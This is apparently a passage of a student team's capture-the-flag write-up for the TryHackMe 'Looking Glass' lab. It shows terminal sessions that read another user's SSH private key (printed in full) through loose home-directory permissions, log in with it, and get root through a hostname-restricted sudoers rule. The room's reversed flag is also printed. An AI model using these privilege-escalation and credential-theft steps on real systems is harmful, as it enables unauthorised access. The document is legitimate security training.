


```
humptydumpty@looking-glass:~$ cat poetry.txt
‘You seem very clever at explaining words, Sir,’ said Alice. ‘Would you kindly tell me the meaning of the poem called “Jabberwocky”?’

‘Let’s hear it,’ said Humpty Dumpty. ‘I can explain all the poems that were ever invented—and a good many that haven’t been invented
just yet.’

This sounded very hopeful, so Alice repeated the first verse:

     ‘Twas brillig, and the slithy toves
      Did gyre and gimble in the wabe;
     All mimsy were the borogoves,
      And the mome raths outgrabe.
‘That’s enough to begin with,’ Humpty Dumpty interrupted: ‘there are plenty of hard words there. “Brillig” means four o’clock in the
afternoon—the time when you begin broiling things for dinner.’

‘That’ll do very well,’ said Alice: ‘and “slithy”?’

‘Well, “slithy” means “lithe and slimy.” “Lithe” is the same as “active.” You see it’s like a portmanteau—there are two meanings pack
ed up into one word.’

‘I see it now,’ Alice remarked thoughtfully: ‘and what are “toves”?’

‘Well, “toves” are something like badgers—they’re something like lizards—and they’re something like corkscrews.’

‘They must be very curious looking creatures.’

‘They are that,’ said Humpty Dumpty: ‘also they make their nests under sun-dials—also they live on cheese.’

‘And what’s the “gyre” and to “gimble”?’

‘To “gyre” is to go round and round like a gyroscope. To “gimble” is to make holes like a gimlet.’

‘And “the wabe” is the grass-plot round a sun-dial, I suppose?’ said Alice, surprised at her own ingenuity.

‘Of course it is. It’s called “wabe,” you know, because it goes a long way before it, and a long way behind it—’

‘And a long way beyond it on each side,’ Alice added.

‘Exactly so. Well, then, “mimsy” is “flimsy and miserable” (there’s another portmanteau for you). And a “borogove” is a thin shabby-l
ooking bird with its feathers sticking out all round—something like a live mop.’

‘And then “mome raths”?’ said Alice. ‘I’m afraid I’m giving you a great deal of trouble.’

‘Well, a “rath” is a sort of green pig: but “mome” I’m not certain about. I think it’s short for “from home”—meaning that they’d lost
 their way, you know.’

‘And what does “outgrabe” mean?’

‘Well, “outgrabing” is something between bellowing and whistling, with a kind of sneeze in the middle: however, you’ll hear it done,
maybe—down in the wood yonder—and when you’ve once heard it you’ll be quite content. Who’s been repeating all that hard stuff to you?
’

‘I read it in a book,’ said Alice. ‘But I had some poetry repeated to me, much easier than that, by—Tweedledee, I think it was.’

‘As to poetry, you know,’ said Humpty Dumpty, stretching out one of his great hands, ‘I can repeat poetry as well as other folk, if i
t comes to that—’

‘Oh, it needn’t come to that!’ Alice hastily said, hoping to keep him from beginning.
humptydumpty@looking-glass:~$ 
```

Sayid had also tried to download **`poetry.txt`** onto his machine and inspect the metadata but also found nothing of use.



```
humptydumpty@looking-glass:~$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.18.19.56 - - [27/Jul/2022 08:33:14] "GET /poetry.txt HTTP/1.1" 200 -
```




```
┌──(goldensquirrel㉿kali)-[~/Downloads/Looking glass]
└─$ wget http://10.10.32.239:8000/poetry.txt
--2022-07-27 04:33:13--  http://10.10.32.239:8000/poetry.txt
Connecting to 10.10.32.239:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3084 (3.0K) [text/plain]
Saving to: 'poetry.txt'

poetry.txt                 100%[===============================================>]   3.01K  --.-KB/s    in 0s

2022-07-27 04:33:14 (471 MB/s) - 'poetry.txt' saved [3084/3084]


┌──(goldensquirrel㉿kali)-[~/Downloads/Looking glass]
└─$ exiftool poetry.txt
ExifTool Version Number         : 12.41
File Name                       : poetry.txt
Directory                       : .
File Size                       : 3.0 KiB
File Modification Date/Time     : 2020:07:02 21:22:54-04:00
File Access Date/Time           : 2022:07:27 04:33:14-04:00
File Inode Change Date/Time     : 2022:07:27 04:33:14-04:00
File Permissions                : -rw-r--r--
File Type                       : TXT
File Type Extension             : txt
MIME Type                       : text/plain
MIME Encoding                   : utf-8
Byte Order Mark                 : No
Newlines                        : Unix LF
Line Count                      : 49
Word Count                      : 467
```

Linux enumeration

After that Sayid proceeded to download the Linux enumeration to humptydumpty's home directory and ran it but after going through the result, it did not seem like there was any useful information we could use.

At this point we were quite stuck so we started to backtrack to the other users we previously accessed and ran the linux enumeration on them again to see if we had missed anything. Unfortunately we did not see any new information.


We then returned back to humptydumpty and began manual enumeration of all the files readable by humptydumpty. Eventually, Sayid found the directory **`/etc/sudoers.d`** which contained a file named alice which we were able to read.



```
humptydumpty@looking-glass:/etc$ cat sudoers.d
cat: sudoers.d: Is a directory
humptydumpty@looking-glass:/etc$ cd sudoers.d/
humptydumpty@looking-glass:/etc/sudoers.d$ ls
README  alice  jabberwock  tweedles
humptydumpty@looking-glass:/etc/sudoers.d$ cat README
cat: README: Permission denied
humptydumpty@looking-glass:/etc/sudoers.d$ ls -lAh
total 16K
-r--r----- 1 root root 958 Jan 18  2018 README
-r--r--r-- 1 root root  49 Jul  3  2020 alice
-r--r----- 1 root root  57 Jul  3  2020 jabberwock
-r--r----- 1 root root 120 Jul  3  2020 tweedles
humptydumpty@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
humptydumpty@looking-glass:/etc/sudoers.d$ 
```


We were not sure what this meant but after a bit of searching Sayid found it out. The contents of the alice file meant that alice is able to sudo **`/bin/bash`** without the root password but only under the hostname “ssalg-gnikool”. At the moment this information is not very useful as we are not logged in as alice.

After finding that, we were stuck again and continued manual enumeration through the file system as humptydumpty. Sayid then came to realise that other users have some sort of executable permission in the alice home directory.



```
humptydumpty@looking-glass:/home$ ls -lAh
total 24K
drwx--x--x 6 alice        alice        4.0K Jul  3  2020 alice
drwx------ 3 humptydumpty humptydumpty 4.0K Jul 27 08:35 humptydumpty
drwxrwxrwx 5 jabberwock   jabberwock   4.0K Jul 27 06:48 jabberwock
drwx------ 5 tryhackme    tryhackme    4.0K Jul  3  2020 tryhackme
drwx------ 3 tweedledee   tweedledee   4.0K Jul  3  2020 tweedledee
drwx------ 2 tweedledum   tweedledum   4.0K Jul 27 07:38 tweedledum
```

Even though this appeared in all the Linux enumerations, nobody took notice of it until now. What this means is that there is a file located in alice’s home directory that we are able to run a command on. For example, run the cat command on a text file. So we then tried to run the cat command on possible files in the alice home directory. Eventually Sayid managed to successfully run the cat command on **`.ssh/id_rsa`** inside alice’s home directory which showed the private RSA SSH key for alice.




```
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi
humptydumpty@looking-glass:/home/alice$ cat .bashrc.original
cat: .bashrc.original: No such file or directory
humptydumpty@looking-glass:/home/alice$ cat .ssh
cat: .ssh: Permission denied
humptydumpty@looking-glass:/home/alice$ cat .ssh/publickey
cat: .ssh/publickey: No such file or directory
humptydumpty@looking-glass:/home/alice$ cat .ssh/public_key
cat: .ssh/public_key: No such file or directory
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home/alice$ █
```

alice

SSH into alice

Now that we have the private key, we can login to the user alice using SSH.



```
└─$ ssh -i alicesshkey alice@10.10.32.239
Last login: Fri Jul  3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ █
```

Root Privilege Escalation

Members involved: Sayid


Tools used: Text reverser

Thought Process and Methodology and Attempts:

Question: Get the root flag


Exploring home directory

Then, we read the files in the alice home directory.



```
alice@looking-glass:~$ ls
kitten.txt
```

There was only the **`kitten.txt`** file and reading the file gives us the text below.




```
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and stil
l, as Alice went on shaking her, she kept on growing shorter—and fatter—and softer—and rounder—and—


—and it really was a kitten, after all.
```

Since the previous times we have chosen to study texts like these have not been very fruitful so we decided to ignore this file.


Sayid then ran another Linux enumeration on this user but this time no useful information was found from it.

Recalling our findings shown below from earlier, we can now use it to escalate our privileges to root.




```
humptydumpty@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```

Sayid read the manual page for sudo to find out how to change the hostname when executing sudo and found the **`-h`** flag for specifying hostnames.



```
 -h host, --host=host
             Run the command on the specified host if the security policy plugin supports remote commands.
             Note that the sudoers plugin does not currently support running remote commands.  This may also
             be used in conjunction with the -l option to list a user's privileges for the remote host.
```


Now we just execute the command **`sudo -h ssalg-gnikool /bin/bash`** and now we have a shell with root privileges.



```
alice@looking-glass:~$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~# 
```


Obtaining Root Flag

Now we just head to the **/root** directory to get the root flag.



```
root@looking-glass:~# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root# 
```

After putting the text into a text reverser, we obtained our root flag.



```
Enter line: }f3dae6dec817ad10b750d79f6b7332cb{mht
thm{bc2337b6f97d057b01da718ced6ead3f}
Enter line: 
```

Contributions

ID	Name	Contribution	Signatures
1211101125	Sayid Abdur-Rahman Al-Aidarus Bin Syed Abu Bakar Mashor Al-Idrus	Discovered the exploit to root after hours of trying. Recorded everything for the video presentation. Helped with the write-up.	
1211103699	Choo Qing Lam	Tried Exploit alternatives for getting into tweedledum and steps after that but didn't work. Helped with the write-up.	
1211101237	Mohammad Zulhilman Bin Mohd Hisham	Discovered the user flag. Did a little bit of the write-up and edited the video presentation.	Zul. Hitman
1211101234	Muhammad Zahin Adri Bin Mohd Nawawi	Assisted in Decipher the poem/puzzle to get the secret.	Zahin

Video presentation:

VIDEO LINK: https://youtu.be/i76gRoDF1Ac